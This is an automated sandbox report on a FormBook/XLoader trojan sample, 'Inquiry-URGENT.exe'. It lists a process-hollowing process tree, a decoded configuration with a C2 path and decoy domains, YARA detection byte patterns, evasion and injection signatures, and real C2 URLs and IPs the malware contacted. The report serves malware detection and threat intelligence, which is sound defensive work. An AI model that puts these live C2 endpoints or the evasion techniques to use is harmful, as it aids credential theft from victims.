ID: 491567
Sample Name: Inquiry-URGENT.exe
Cookbook: default.jbs
Time: 17:53:02
Date: 27/09/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report Inquiry-URGENT.exe

Overview


General Information

Sample Name:	Inquiry-URGENT.exe
Analysis ID:	491567
MD5:	001127ea6a36d3..
SHA1:	acd9171ec5641e..
SHA256:	2728dc98fdebc00..
Tags:	exe Formbook xloader
Infos:	

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e.…
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through …
- Yara detected AntiVM3
- System process connects to networ…
- Antivirus detection for URL or domain
- Sample uses process hollowing tech…
- Maps a DLL or memory area into an…
- Sigma detected: Bad Opsec Default…
- Tries to detect sandboxes and other…

Classification



Process Tree

- **System is w10x64**
- Inquiry-URGENT.exe (PID: 6760 cmdline: 'C:\Users\user\Desktop\Inquiry-URGENT.exe' MD5: 001127EA6A36D3B93E8C54FF1B8F22B8)
  - Inquiry-URGENT.exe (PID: 7112 cmdline: C:\Users\user\Desktop\Inquiry-URGENT.exe MD5: 001127EA6A36D3B93E8C54FF1B8F22B8)
    - explorer.exe (PID: 3424 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - rundll32.exe (PID: 4684 cmdline: C:\Windows\SysWOW64\rundll32.exe MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
        - cmd.exe (PID: 3080 cmdline: /c del 'C:\Users\user\Desktop\Inquiry-URGENT.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 3532 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.rheilea.com/b5ce/"
  ],
  "decoy": [
    "advellerd.xyz",
    "giasuvina.com",
    "arab-xt-pro.com",
    "ahsltu2ua4.com",
    "trasportesemmanuel.com",
    "kissimmeesoccercup.com",
    "studyengland.com",
    "m2volleyballclub.com",
    "shyuehuan.com",
    "elsml.com",
    "blog-x-history.top",
    "coditeu.com",
    "allattachments.net",
    "vigautruc.com",
    "mentication.com",
    "zambiaedu.xyz",
    "filadelfiacenter.com",
    "avlaborsourceinc.info",
    "tameka-stewart.com",
    "studio-cleo.com",
    "cruisebookingsonlineukweb.com",
    "bajajfinservmutualfund.com",
    "bipxtech.cloud",
    "glottogon.com",
    "villamante.com",
    "lvfrm.xyz",
    "bhadanamedia.digital",
    "austindemolitioncontractor.com",
    "nutritionhawks.com",
    "vcmalihx.top",
    "busybstickerco.com",
    "lianshangtron.com",
    "tenncreative.com",
    "charmfulland.com",
    "zuridesire.com",
    "vliegenmetplezier.com",
    "khlopok.club",
    "tovardarom.xyz",
    "atmospheraglobal.com",
    "lakeefctmich.com",
    "novasaude-g1.online",
    "joymort.com",
    "allexceptionalcapital.com",
    "balicoffeeuniversal.com",
    "netjyjin26.net",
    "arpdomestic.com",
    "ozglobetips.online",
    "zeogg.club",
    "josiemaran-supernatural.com",
    "sieuthinhapkhau.store",
    "healthonline.store",
    "coiincrypt.com",
    "fofija.com",
    "yshowmedia.com",
    "enhancedcr.com",
    "tous-des-cons.club",
    "holeinthewallbus.com",
    "okssl.net",
    "gutenstocks.com",
    "thelindleyfamily.com",
    "apexpropertiesltd.com",
    "powerhousetepusa.com",
    "urbanopportunities.com",
    "comarch.tech"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000008.00000002.932812676.00000000009A0000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000008.00000002.932812676.00000000009A0000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8608:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19b77:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac1a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000008.00000002.932812676.00000000009A0000.00000040.00020000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x16aa9:$sqlite3step: 68 34 1C 7B E1 • 0x16bbc:$sqlite3step: 68 34 1C 7B E1 • 0x16ad8:$sqlite3text: 68 38 2A 90 C5 • 0x16bfd:$sqlite3text: 68 38 2A 90 C5 • 0x16aeb:$sqlite3blob: 68 53 D8 7F 8C • 0x16c13:$sqlite3blob: 68 53 D8 7F 8C
00000008.00000002.937932319.00000000047B0000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000008.00000002.937932319.00000000047B0000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8608:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19b77:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac1a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 25 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
3.2.Inquiry-URGENT.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
3.2.Inquiry-URGENT.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8608:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19b77:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac1a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
3.2.Inquiry-URGENT.exe.400000.0.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x16aa9:$sqlite3step: 68 34 1C 7B E1 • 0x16bbc:$sqlite3step: 68 34 1C 7B E1 • 0x16ad8:$sqlite3text: 68 38 2A 90 C5 • 0x16bfd:$sqlite3text: 68 38 2A 90 C5 • 0x16aeb:$sqlite3blob: 68 53 D8 7F 8C • 0x16c13:$sqlite3blob: 68 53 D8 7F 8C
2.2.Inquiry-URGENT.exe.3d49a40.3.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
2.2.Inquiry-URGENT.exe.3d49a40.3.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x5ce58:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x5d1e2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x68ef5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x689e1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x68ff7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x6916f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x5dbfa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x67c5c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x5e972:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x6e3c7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x6f46a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 7 entries				

Sigma Overview

System Summary:

Sigma detected: Bad Opsec Defaults Sacrificial Processes With Improper Arguments

Sigma detected: Suspicious Rundll32 Without Any CommandLine Params

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Antivirus detection for URL or domain

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

Performs DNS queries to domains with low reputation

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

.NET source code contains very large strings

Data Obfuscation:

.NET source code contains potential unpacker

Hooking and other Techniques for Hiding and Protection:

Self deletion via cmd delete

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Sample uses process hollowing technique

Maps a DLL or memory area into another process

Injects a PE file into a foreign processes

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 6 1 2	Masquerading 1	OS Credential Dumping	Security Software Discovery 2 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop Insecure Network Communica
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 Redirect Ph Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3 1	Security Account Manager	Virtualization/Sandbox Evasion 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 Track Devic Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 6 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	System Information Discovery 1 1 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communica
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 4	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Rundll32 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-F Access Poir
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Software Packing 1 3	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade Insecure Protocols
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	File Deletion 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellu Base Statio

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Inquiry-URGENT.exe	36%	Virustotal		Browse
Inquiry-URGENT.exe	23%	Metadefender		Browse
Inquiry-URGENT.exe	71%	ReversingLabs	Win32.Trojan.FormBook	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
3.2.Inquiry-URGENT.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
tameka-stewart.com	1%	Virustotal		Browse
tovardarom.xyz	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://i1.cdn-image.com/__media__/pics/12471/kwbg.jpg)	0%	Avira URL Cloud	safe	
http://findquickresultsnow.com/fashion_trends.cfm?domain=trasportesemmanuel.com&fp=LbwnrhNVmFO1NqQ4p	0%	Avira URL Cloud	safe	
http://findquickresultsnow.com/song_lyrics.cfm?domain=trasportesemmanuel.com&fp=LbwnrhNVmFO1NqQ4pPrs	0%	Avira URL Cloud	safe	
http://i1.cdn-image.com/__media__/fonts/ubuntu-b/ubuntu-b.otf	0%	Avira URL Cloud	safe	
http://www.khlopok.club/b5ce/?7nqLWRV0=kNxZIWTQx5nCNlvJonIYbJCBQmvVcT2X1CiQyYZ2pQhuEOz9vrAvmQg2dhGIWbuOnxMp&DJE8X=4hlh3	0%	Avira URL Cloud	safe	
http://i1.cdn-image.com/__media__/fonts/ubuntu-r/ubuntu-r.otf	0%	Avira URL Cloud	safe	
http://findquickresultsnow.com/Top_Smart_Phones.cfm?domain=trasportesemmanuel.com&fp=LbwnrhNVmFO1NqQ	0%	Avira URL Cloud	safe	
http://i1.cdn-image.com/__media__/pics/12471/search-icon.png)	0%	Avira URL Cloud	safe	
http://i1.cdn-image.com/__media__/fonts/ubuntu-b/ubuntu-b.eot?#iefix	0%	Avira URL Cloud	safe	
http://www.lianshangtron.com/b5ce/?7nqLWRV0=WdCn/kPOsGECQ6X5wfp65poK7SwinBwjgfqA8CanQGxQHv6Okf04s3qFBz0DbwV5uzgy&DJE8X=4hlh3	0%	Avira URL Cloud	safe	
www.rheilea.com/b5ce/	0%	Avira URL Cloud	safe	
http://i1.cdn-image.com/__media__/fonts/ubuntu-r/ubuntu-r.ttf	0%	Avira URL Cloud	safe	
http://i1.cdn-image.com/__media__/fonts/ubuntu-b/ubuntu-b.ttf	0%	Avira URL Cloud	safe	
http://findquickresultsnow.com/display.cfm	0%	Avira URL Cloud	safe	
http://i1.cdn-image.com/__media__/fonts/ubuntu-b/ubuntu-b.woff2	0%	Avira URL Cloud	safe	
http://i1.cdn-image.com/__media__/fonts/ubuntu-r/ubuntu-r.eot	0%	Avira URL Cloud	safe	
http://i1.cdn-image.com/__media__/pics/12471/libgh.png)	0%	Avira URL Cloud	safe	
http://www.tovardarom.xyz/b5ce/?7nqLWRV0=DJnvNV/6mp+JehKrIaw09sUOMJEcD/JystEz9B9fnmezvaywTqAFSPdXHnxiLUzhPCdJ&DJE8X=4hlh3	0%	Avira URL Cloud	safe	
http://i1.cdn-image.com/__media__/fonts/ubuntu-r/ubuntu-r.eot?#iefix	0%	Avira URL Cloud	safe	
http://i1.cdn-image.com/__media__/fonts/ubuntu-r/ubuntu-r.woff2	0%	Avira URL Cloud	safe	
http://i1.cdn-image.com/__media__/fonts/ubuntu-b/ubuntu-b.eot	0%	Avira URL Cloud	safe	
http://i1.cdn-image.com/__media__/pics/12471/arrow.png)	0%	Avira URL Cloud	safe	
http://i1.cdn-image.com/__media__/pics/12471/bodybg.png)	0%	Avira URL Cloud	safe	
http://i1.cdn-image.com/__media__/pics/12471/logo.png)	0%	Avira URL Cloud	safe	
http://findquickresultsnow.com/Best_Mortgage_Rates.cfm?domain=trasportesemmanuel.com&fp=LbwnrhNVmFO1	0%	Avira URL Cloud	safe	
http://www.trasportesemmanuel.com/b5ce/?7nqLWRV0=6D/QFG40YKklykWOaHa1RXNEJRP+7L8K6Nslrqzy4UJncL0zvFIM5Fri+7k0NXne0nLY&DJE8X=4hlh3	100%	Avira URL Cloud	malware	
http://findquickresultsnow.com/Free_Credit_Report.cfm?domain=trasportesemmanuel.com&fp=LbwnrhNVmFO1N	0%	Avira URL Cloud	safe	
http://findquickresultsnow.com/Migraine_Pain_Relief.cfm?domain=trasportesemmanuel.com&fp=LbwnrhNVmFO	0%	Avira URL Cloud	safe	
http://https://www.novasaude-g1.online/b5ce/?7nqLWRV0=SAwBm0	0%	Avira URL Cloud	safe	
http://i1.cdn-image.com/__media__/pics/12471/libg.png)	0%	Avira URL Cloud	safe	
http://findquickresultsnow.com/Top_10_Luxury_Cars.cfm?domain=trasportesemmanuel.com&fp=LbwnrhNVmFO1N	0%	Avira URL Cloud	safe	
http://www.trasportesemmanuel.com/b5ce/?7nqLWRV0=6D/QFG40YKklykWOaHa1RXNEJRP	100%	Avira URL Cloud	malware	
http://www.josiemaran-supernatural.com/b5ce/?7nqLWRV0=/AI3JQDCZyk/6ubsQmnvJO3EeIaIHb6AvonvM2F4xgXAwnTSleK6/XaIEVHpjjtFOEyF&DJE8X=4hlh3	0%	Avira URL Cloud	safe	
http://i1.cdn-image.com/__media__/fonts/ubuntu-b/ubuntu-b.svg#ubuntu-b	0%	Avira URL Cloud	safe	
http://www.tameka-stewart.com/b5ce/?7nqLWRV0=4jQHwSxHHIZwFcDn9YyiwFwOuX4cum7XsZ3DkRiOKi2AyYToUWCX9nZ4+Axc57SiIQXe&DJE8X=4hlh3	0%	Avira URL Cloud	safe	
http://i1.cdn-image.com/__media__/fonts/ubuntu-b/ubuntu-b.woff	0%	Avira URL Cloud	safe	
http://i1.cdn-image.com/__media__/fonts/ubuntu-r/ubuntu-r.svg#ubuntu-r	0%	Avira URL Cloud	safe	
http://i1.cdn-image.com/__media__/fonts/ubuntu-r/ubuntu-r.woff	0%	Avira URL Cloud	safe	
http://i1.cdn-image.com/__media__/js/min.js?v2.3	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.novasaude-g1.online	172.67.153.117	true	false		unknown
tameka-stewart.com	184.168.131.241	true	true	• 1%, Virustotal, Browse	unknown
tovardarom.xyz	213.5.70.60	true	true	• 1%, Virustotal, Browse	unknown

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.nutritionhawks.com	74.208.236.139	true	true		unknown
apexpropertiesltd.com	34.102.136.180	true	false		unknown
www.trasportesemmanuel.com	162.241.61.210	true	true		unknown
www.studyengland.com	209.99.64.43	true	true		unknown
www.lianshangtron.com	103.100.209.77	true	true		unknown
josiemaran-supernatural.com	34.102.136.180	true	false		unknown
khlopok.club	34.252.217.69	true	true		unknown
www.tameka-stewart.com	unknown	unknown	true		unknown
www.khlopok.club	unknown	unknown	true		unknown
www.tovardarom.xyz	unknown	unknown	true		unknown
www.lakeefctmich.com	unknown	unknown	true		unknown
www.apexpropertiesltd.com	unknown	unknown	true		unknown
www.bajajfinservmutualfund.com	unknown	unknown	true		unknown
www.zambiaedu.xyz	unknown	unknown	true		unknown
www.josiemaran-supernatural.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.khlopok.club/b5ce/?7nqLWRV0=kNxZIWTQx5nCNlvJonIYbJCBQmvVcT2X1CiQyYZ2pQhuEOz9vrAvmQg2dhGIWbuOnxMp&DJE8X=4hlh3	true	• Avira URL Cloud: safe	unknown
http://www.lianshangtron.com/b5ce/?7nqLWRV0=WdCn/kPOsGECQ6X5wfp65poK7SwinBwjgfqA8CanQGxQHv6Okf04s3qFBz0DbwV5uzgy&DJE8X=4hlh3	true	• Avira URL Cloud: safe	unknown
www.rheilea.com/b5ce/	true	• Avira URL Cloud: safe	low
http://www.tovardarom.xyz/b5ce/?7nqLWRV0=DJnvNV/6mp+JehKrIaw09sUOMJEcD/JystEz9B9fnmezvaywTqAFSPdXHnxiLUzhPCdJ&DJE8X=4hlh3	true	• Avira URL Cloud: safe	unknown
http://www.trasportesemmanuel.com/b5ce/?7nqLWRV0=6D/QFG40YKklykWOaHa1RXNEJRP+7L8K6Nslrqzy4UJncL0zvFIM5Fri+7k0NXne0nLY&DJE8X=4hlh3	true	• Avira URL Cloud: malware	unknown
http://www.josiemaran-supernatural.com/b5ce/?7nqLWRV0=/AI3JQDCZyk/6ubsQmnvJO3EeIaIHb6AvonvM2F4xgXAwnTSleK6/XaIEVHpjjtFOEyF&DJE8X=4hlh3	false	• Avira URL Cloud: safe	unknown
http://www.tameka-stewart.com/b5ce/?7nqLWRV0=4jQHwSxHHIZwFcDn9YyiwFwOuX4cum7XsZ3DkRiOKi2AyYToUWCX9nZ4+Axc57SilQXe&DJE8X=4hlh3	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
74.208.236.139	www.nutritionhawks.com	United States		8560	ONEANDONE-ASBrauerstrasse48DE	true
213.5.70.60	tovardarom.xyz	Netherlands		51430	ALTUSNL	true
34.252.217.69	khlopok.club	United States		16509	AMAZON-02US	true
103.100.209.77	www.lianshangtron.com	Hong Kong		133115	HKKFGL-AS-APHKKwaifongGroupLimitedHK	true
162.241.61.210	www.trasportesemmanuel.com	United States		46606	UNIFIEDLAYER-AS-1US	true
34.102.136.180	apexpropertiesltd.com	United States		15169	GOOGLEUS	false
184.168.131.241	tameka-stewart.com	United States		26496	AS-26496-GO-DADDY-COM-LLCUS	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	491567

Start date:	27.09.2021
Start time:	17:53:02
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 4s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Inquiry-URGENT.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	18
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/1@13/7
EGA Information:	Failed
HDC Information:	• Successful, ratio: 14.4% (good quality ratio 12.8%) • Quality average: 73% • Quality standard deviation: 32%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
17:53:59	API Interceptor	1x Sleep call for process: Inquiry-URGENT.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
74.208.236.139	21PO#578478847.exe	Get hash	malicious	Browse	• www.25307viaoriol.com/tu/
	73PO17072018.exe	Get hash	malicious	Browse	• www.25307viaoriol.com/tu/
184.168.131.241	ejecutable1.exe	Get hash	malicious	Browse	• www.dunedinhyperlocal.com/u4an/?1bxhyLu=QzQ5ef7X9Qx2RFxJxLuAV3Nyo+3E4vM7eDKYIH9lLMMMsSlhTFVhOgGCly15LXQ6PZbXEA==&a8a=O6e4vnipWHrd6Lz

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	MOQ-Request_0927210-006452.xlsx	Get hash	malicious	Browse	• www.moneybagsinfinity.com/m0np/?MZ=oKyMT3YA8KYt+NxcJRzkJ3DEXUmtwPIijI6mHOJ0EgjLAKv9c/DPBOPUL/8UoSqg7ZX4ig==&fldpz=6lxl4n5XAfXdk
	HSBC94302,pdf.exe	Get hash	malicious	Browse	• www.darlindough.com/dhua/?dXj87bfP=NZv036+4e3gN/+qloKFg8Oq5zVOT3D7E82a1gkyvusPwYdrWE8ti2PEEBsAPXfx/A0mh&xXE=6lxdAHgP
